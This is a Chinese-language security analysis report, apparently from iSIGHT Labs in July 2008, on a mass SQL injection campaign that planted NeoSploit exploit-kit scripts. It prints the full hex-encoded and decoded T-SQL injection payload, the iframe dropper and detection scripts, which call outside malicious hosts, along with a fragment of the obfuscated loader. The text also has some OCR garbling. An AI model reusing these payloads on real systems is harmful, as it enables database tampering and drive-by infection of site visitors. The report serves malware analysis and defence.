



2008 年 6 月全球性的数据库注入攻击分析

2008 年 7 月 16 日



目录

概述.....	3
分析.....	3
结论.....	7


```
http://sandsprite.com/Sleuth/intake.asp?mode=1:DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C41524520
4054205641524348415228323535292C404320564152434841522832353529204445434C415245205461626C655F437572736F72
20435552534F5220464F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747320612C7
37973636F6C756D6E73206220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E
78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E78747970653D31363
729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D205461626C655F437572736F7220494E5
44F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20455845432827555044415445205
B272B40542B275D20534554205B272B40432B275D3D525452494D28434F4E5645525428564152434841522834303030292C5B2
72B40432B275D29292B27273C736372697074207372633D687474703A2F2F777772E6164777374652E6D6F62692F622E6A733E
3C2F7363726970743E272729204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C40
4320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F7220%20AS
%20VARCHAR(4000));EXEC(@S);--
```

这里是攻击代码的十六进制字符串格式的代码主体。一旦解码，实际的 SQL 命令系列如下：


```
DECLARE @S VARCHAR(4000);SET @S="DECLARE @T VARCHAR(255),@C
VARCHAR(255) DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM
sysobjects a,syscolumns b WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR
b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH NEXT
FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN
EXEC('UPDATE ['+@T+] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+'])))+'<script
src=http://www.adwste.mobi/b.js></script>') FETCH NEXT FROM Table_Cursor
INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor";EXEC(@S);--
```

这个脚本针对微软的 SQL Server 服务器，设计成用于从主表“sysobjects”中装载所有的用户表。通过循环每个用户表中的记录，将一个恶意“script src”HTML 标签附加到每一个 text 类型的字段。一旦最初的注入是成功的，被感染的网站将随时会将恶意的 JavaScript 释放到网页中被破坏的域中。这种类型攻击的一个特点是，任何页面中核心元素使用数据库的 text 类型字段的站点都可能因一条记录的修改而被感染。

在注入中引用的 b.js 脚本被报告是新的 NeoSploit 框架的一部分，未来我们会对此做深入研究。这个脚本向被感染页面写了一个 iframe：

```
window.status="";var cookieString = document.cookie;var start =
cookieString.indexOf("updatebng=");if (start != -1){}else{var expires = new
Date();expires.setTime(expires.getTime()+12*1*60*60*1000);document.cookie =
"updatebng=update;expires="+expires.toGMTString();try{document.write("<iframe
src=http://supbnr.com/cgi-bin/index.cgi?ad width=0 height=0
frameborder=0></iframe>");}catch(e){}}
```

index.cgi ? ad 页面返回的是一个 HTML 网页复杂的 JavaScript 加密块，内容如下：



```
<script type="text/javascript">
<!--
function gppGEQKa7(HE7UymvUK, JC4oS8LDw){
    var o1C7wsU1S = eval;
    var K352yE1RG = arguments.callee;
    var qxuYwI7rI = location.href;
    K352yE1RG = K352yE1RG.toString();K352yE1RG = K352yE1RG + qxuYwI7rI;var gMXLmiC0n = K352
    try (o1C7wsU1S(a5NK74iDj);) catch(e) {VS430hjmr = 1;}try {if (VS430hjmr) {window.location
//-->
</script>
</head>
<body onload="gppGEQKa7('acba9a697ba9d80a7668d7a87948890b077856089af6676a777937db17254976c79
d9f8f88617666a9ae95b26f879a886483aba89f1c6ab4929d548354a2a8ad89a599h4a8b467a9a5a4a0a8997ca1
799a8afa3af67a8b69d9a817f889b80af69a294996176668f8f96809f72a794a966a88587b5a8af829f5c6f6f8c
4929d5471549987a87cb096788d1474bc15a8a549h8a970787482a8a547f5991889a9eb165af87a872a899h6af
```


在上面的屏幕截图中，页面初始化加载时，函数 `gppGEQKa7()` 被调用，并且以一个长十六进制字符串作为参数。函数分解显示的行第一组更清楚。特别令人感兴趣的是函数开始的三行，他们是：

```
var o1C7wsU1S = eval;
var K352yE1RG = arguments.callee;
var qxuYwI7rI = location.href;
```

第一个变量被分配到对 `eval()` 函数的引用。这就是解密数据为何运行一次就完成了。第二个变量是被分配给 `arguments.callee` 的值，它是组成这个命令的 Javascript 函数的本身。第三变量与执行这些命令的网页的 URL 一起被加载。

密码学中常常使用解密函数的文本和网页的位置作为其解密密钥，来解密最终的 `script` 命令。如果解密函数被修改，或者如果 URL 与加密的命令不匹配，解密将失败。这一机制旨在帮助阻止分析。分析家们有几种方法可以避开这样的保护。最简单的方法是创建一个主机入口，为一个目标域重定向一个请求到一个人的自己的 Web 服务器来重复这个预期的 URL 地址。虽然解密函数本身不能被修改，已加载的页面的其余部分也不会检查，这使得他们的分析家们可以附加自己的脚本命令，以破坏这个保护机制。

既然最后的解密命令和已存储的 `eval()` 命令的参考信息一起运行，我们可以使用相同的手段覆盖真正 `eval` 命令，而代之以我们自己的函数，下面简单显示了解密的结果它只是显示解密的结果：




```
<script type="text/javascript">
function gppGEQKa7(HE7UynvOK, JC4oS8LDw){var o1C7wsU1S = eval;var K352yE1RG
</script>
<body>
<form>
    <textarea id=txtDump cols=55 rows=50></textarea>
</form>
<script>
    function my_eval(x){document.getElementById('txtDump').value = x}
    eval = my_eval;
    gppGEQKa7('acb9a697BA9dB0A7668D7a87948890B077856089af6676A777937D8172545
</script>
```

来自 iSIGHT 实验室, 2008 年 7 月

有了这些琐碎的修改, 现在解密脚本本身, 揭示一个安全, 干净的代码复制到分析中。经过第一轮解密, 我们看到了另一个类似层次的加密代码。经过第二轮解密, 第三级的脚本终于暴露了它的真正意图 (尽管仍然还不是实际研发阶段)。这个阶段, 脚本已经用于扫描目标系统, 并确定哪些脆弱的组件安装到计算机上。

一旦为了检测软件版本而配置了利用参数, 其中包含请求攻击的恶意 JavaScript 网页将被加载。



```
var scrBlock = document.createElement("script");
scrBlock.setAttribute("type", "text/javascript");
scrBlock.setAttribute("src", "http://apps84.com/cgi-bin/index.cgi?"
    + "ff4107f0074f01200077e0ed58020000000C02b7326c1eff00"
    + quickTime_version + wmvenabled + acrobat_version + flash_version);

document.body.appendChild(scrBlock);
}
```

检测脚本对以下的软件版本作了分析测试:

- | Adobe Acrobat 5, 6 和 7 版本
- | Shockwave Flash 9 和 9.0.115 之间的版本
- | 支持 "video/x-ms-wmv" Mime 类型
- | Apple QuickTime

CGI 脚本承载初步检测脚本和机器的特定利用例程, 已经被分析师手动分析除了任何可疑的利用。如果这个 Web 请求相关的域不是预期的 index.cgi? ad 页, 它要不抛出一个错误, 要不就重定向到 msn.com。

已知的利用包括下列的版本：

- I Apple QuickTime RTSP exploit (CVE-2007-0015)
- I MS06-014 - Microsoft Windows MDAC Vulnerability (CVE-2006-0003)
- I America Online SB.SuperBuddy.1 ActiveX Control (CVE-2006-5820)

结论

在编写本报告时，谷歌搜索结果显示 **1,440,000** 次网站点击将通过这种技术感染。此查询结果似乎只包括在其网页标题中包含脚本字符串的网站。这很可能是因为谷歌只对 **HTML** 内置的字符串进行查询的结果。由于这最初的查询中以这种方式限制，查询结果的数量还可能只占小部分受影响的网站。在整个文件，编码阶段后的部分，对加密的脚本已经详细说明。一个先进的装载机和检测脚本最主要的好处是，它仅仅显示它认为是漏洞的，对机器的最后的攻击。一个分析师在检查的时候总会检查真个开发包而不是仅仅检查某一个地方。

关于这一点，还有一件不清楚的事情是为什么检测软件版本的脚本没有在最后的利用网页进行测试。最合理的解释就是：该检测脚本是静态的，适用于所有 **NeoSploit** 包，既你所能购买到和想象到的包含全部功能和不同配置的捆绑销售版本。

显而易见，**Web** 开发工具包会变得更加专业和先进。一些资料表明，基于某些特殊功能需求的 **NeoSploit** 工具包售价为 \$ **1,500-3,000** 美元。利用这些钱激励开发者们使他们的产品防篡改功能尽可能全面，试图延长使用寿命，不仅针对自己的攻击（由逃避检测和分析），而且针对那些利用漏洞的病毒制造者的攻击。